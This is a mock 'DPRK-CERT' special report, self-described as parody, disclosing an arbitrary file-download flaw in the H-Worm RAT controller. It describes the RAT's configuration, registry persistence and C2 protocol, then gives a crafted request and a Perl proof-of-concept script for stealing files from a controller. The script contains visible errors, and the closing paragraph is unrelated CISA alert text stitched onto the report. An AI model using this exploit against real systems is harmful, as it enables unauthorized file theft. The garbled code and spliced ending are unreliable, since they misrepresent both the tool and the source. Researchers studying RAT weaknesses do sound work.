Democratic People's Republic of Korea
Computer Emergency Response Team (CERT)

Special Report

S/N: 20191106.251233

Executive Tearline

On 6 November of Juche Year 108, under the leadership of Chairman Kim Jong-un, the Computer Emergency Response Team (CERT) for the Democratic People's Republic of Korea (DPRK) identified a vulnerability in the Remote Administration Tool (RAT) H-Worm'. This flaw allows third-parties to arbitrarily download files from a system running the H-Worm controller through a specially crafted request derived from the software's communication protocol.

The H-Worm RAT, previous described in DPRK-CERT report SN: **20130721.014323** and public by FireEye in *Now You See Me - H-Worm by Houdini*[1], was developed in 2013 and is intended to provide administrators a simple way to manage systems. Since the release of the tool, hostile parties have abused it for unauthorized administration of systems. The nature of these hostile incidents has ranged from potentially targeted attacks to general illicit use by Internet miscreants.

Supreme Leader has informed us that use of this exploit has not been observed in the wild. Authorization of this disclosure is due to the age of the software and the failure of the developer to respond to our Skype messages.


As guided by Chairman Kim, all DPRK CERT reports are held to the highest analytical standards; all presented material is based on technical findings and is outlined to be easily validated by the readers. This report (S/N: **20191106.251233**) will provide a general overview of H-Worm, detail the vulnerability and share a proof-of-concept to allow for validation of our findings.

---

[1] https://www.fireeye.com/blog/threat-research/2013/09/now-you-see-me-h-worm-by-houdini.html

Overview of H-Worm

The Controller for H-Worm[2] is a Windows Executable written in Delphi and was compiled at 22:37:46 UTC 19 July 2013 (Juche year 102), based on the Portable Executable (PE) RSRC header timestamp. This tool is used for both control of remote systems and creation for the H-Worm *client*[3] executables. Following is a image showing the Controller when opened:



The client executables generated by the Controller are VBScript (Microsoft Visual Basic Scripting Edition) files containing the tool's functionality. Configuration of each client starts on the third line of the VBS script:

```
'=--=-=--= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "wannacry.testserver.nsa.local.gov"
port = 1776
installdir = "%temp%"
lnkfile = true
lnkfolder = true
```

When the client is run on a system, installation starts by creating a copying itself in the **installdir** directory specified in the configuration and creating an ASEP (Auto-start execution point) to the registry under the following paths to establish persistence on then system. ASEPs are placed in the following locations:

```
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\installname
HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\installname
```

Once the H-Worm client has completed installation, it will establish a connection to the server specified in the **host** variable of the configuration. The two systems will communicate over Hyper Text Transfer Protocol (HTTP) requests; following is an example of a routine check-in request:

```
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: 30269619<|>DPRKCERT_LAPTOP<|>DPRKCERTUSER<|>Microsoft Windows
Supreme Leader Edition<|>plus<|>nan-av<|>false - 11/6/2019
```

[2] SHA256: 7f3dde47ad84f07f0833a760d69f7b020a06d8a4fe52d9ca435500047cf185d8

[3] In this report - *Client* will be used to denote a computer system being controlled / administered by an H-Worm Controller

```
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 175.45.176.19:9090
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

The identity of the H-Worm controlled system is presented to the controller in the `User-Agent` HTTP Header. After sending this request, the Controller's HTTP response will contain commands for the system to faithfully execute.

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html
Content-Length: 12
Server: Indy/9.0.18


send<|>C:/TestFile.exe<|>C:/LocalionToSaveFile/
```

In the above example, a `send` command was issued, instructing the controlled system to send a request to the Controller for a file named `C:/TestFile.exe`. This command from a Controller will result in the client evaluating the command `send` in the switch statement on **line 49** and faithfully executing a function named **`download()`** to request the the file from the Controller, shown in the following request:

```
GET /is-sending<|>C:/TestFile.exe HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: 30269619<|>DPRKCERT_LAPTOP<|>DPRKCERTUSER<|>Microsoft Windows
Supreme Leader Edition<|>plus<|>nan-av<|>false - 11/6/2019
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 175.45.176.19:9090
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

A complete list of supported commands is documented in previous DPRK-CERT report SN: **20130721.014323**.

Local File Inclusion Vulnerability

A feature of H-Worm is the ability for an operator to download file from and upload files to a remotely controlled system. Within this functionality is vulnerability that allows an attacker to arbitrarily download files from a Controller.

The example in the previous section showed the tasking of an H-Worm controlled system to download a file from its Controller (IE - Upload file from Controller *)*. In this exchange, the command to download a file and the specific file path were sent as a response to a standard check-in with a Controller. This resulted in the following HTTP request from the H-Worm client:

```
GET /is-sending<|>C:/TestFile.exe HTTP/1.1
...
```

Within the Controller tool, requests are processed in the function named **`tmainform_wormservercommandget()`** (at `CODE:0054D20C`). This function uses **`StrPos()`** to identify the HTTP URI path being requested and the executes respective code.

When the URI path `/is-sending` is called, the following conditional statement will evaluate `True` and send an HTTP response containing the requested file

```
if ( Sysutils::StrPos(v35, "is-sending") )
{
  v36 = System::__linkproc__ LStrToPChar(*(v4 + 164));
  v37 = Sysutils::StrUpper(v36);
  unknown_libname_54(&v83, v37);
  split(v83, &str_____6[1], &v101);
  v38 = sub_405A80();
  v39 = v101;
  LOBYTE(v39) = 1;
  v96 = Classes::TFileStream::TFileStream(&off_4182D0, v39, v101[v38]);
  *(a4 + 31) = v96;
  Idcustomhttpserver::TIdHTTPResponseInfo::WriteContent(a4);
}
```

In the code above, the URI request is converted to uppercase, split using the hard-coded delineator <|> (stored in `$str_____6[1]`), and the requested file is read into memory using **`TFileStream()`**, before being transmitted to the client.

However, lacking from this code is any form of session control or restrictions on the file path passed to **`TFileStream()`**. Therefore, an attacker can craft a request, similar to the following, and arbitrarily download files from a system running the H-Worm Controller.

```
GET /is-sending<|>C:/Users/JucheWorker/WhyILoveSupremeLeader.txt HTTP/1.1
Host: 175.45.176.19:9090
```

Exploitation of this vulnerability is predicated on an attacker having knowing the full path to the target file before sending requests. The DPRK CERT Team currently has not identified a way to trivially leverage this flaw to list the contents of directories on systems running the H-Worm controller. However, general use exploitation would be possible through targeting static or predictable file paths.

Following is a proof-of-concept script that can be used to demonstrate this vulnerability. Per Supreme Leader's standards, this script is written in Perl.
:

```perl
#!/usr/bin/env perl
# Author: DPRK CERT Team
# PoC for H-Worm Vulnerability
# Shouts: Supreme Leader (of course)
#         JucheCrew, WannaCry Development
#         Team, US-CERT, NSA, @Mao_Ware,
#         @Ch33r10


use strict;
use warnings;
use LWP::Simple;

my $arg_TARGET = $ARGV[0];
my $arg_FILE = $ARGV[1];


if ( (not defined $arg_TARGET) || (not defined $arg_FILE) ) {
    die "Usage: ./h_worm_poc.py <C2 Address:Port> <FILE>\n";
}
if ($arg_TARGET !~ /:/) {
    die "Usage: ./h_worm_poc.py <C2 Address:Port> <FILE>\n - Missing Port value in C2 Address\n";
}

print "Sending request for $arg_FILE from $arg_TARGET\n";

if ($arg_TARGET !~ /^http:\/\/ ){
    $arg_TARGET = "http://" . $arg_TARGET;
}

my $URL = $arg_TARGET . "/is-sending<|>" . $arg_FILE;

my $content = getstore($URL, "poc_downloaded.bin");
if ($content != 200) {
    die "[X] PoC failed to download $URL";
} else {
    print "Supreme Leader Delivers!\n";
}
```

The information provided in this report is the result of the technical analsys of the **self-proclaimed** Democratic People's Republic of Korea analytic team. While much of our account is meant as a parady, the technical information presented in this report is based on actual findings of the team. The intent of sharing this information is to provide suitutional awareness of a unique vulnerability.

At this time, all known victims of this activity have been notified by CISA and/or the Federal Bureau of Investigation (FBI). However, because there may be additional victims not yet identified, CISA recommends all IT service providers and their customers follow the recommendations, tools, and actions described in this page and in Alerts TA17-117A and TA18-276A, referenced below. Organizations and individuals that determine their risk to be elevated—either because they are in one of the targeted sectors, or because unusual activity is detected—should conduct a dedicated investigation to identify if any of this malicious activity is in their networks.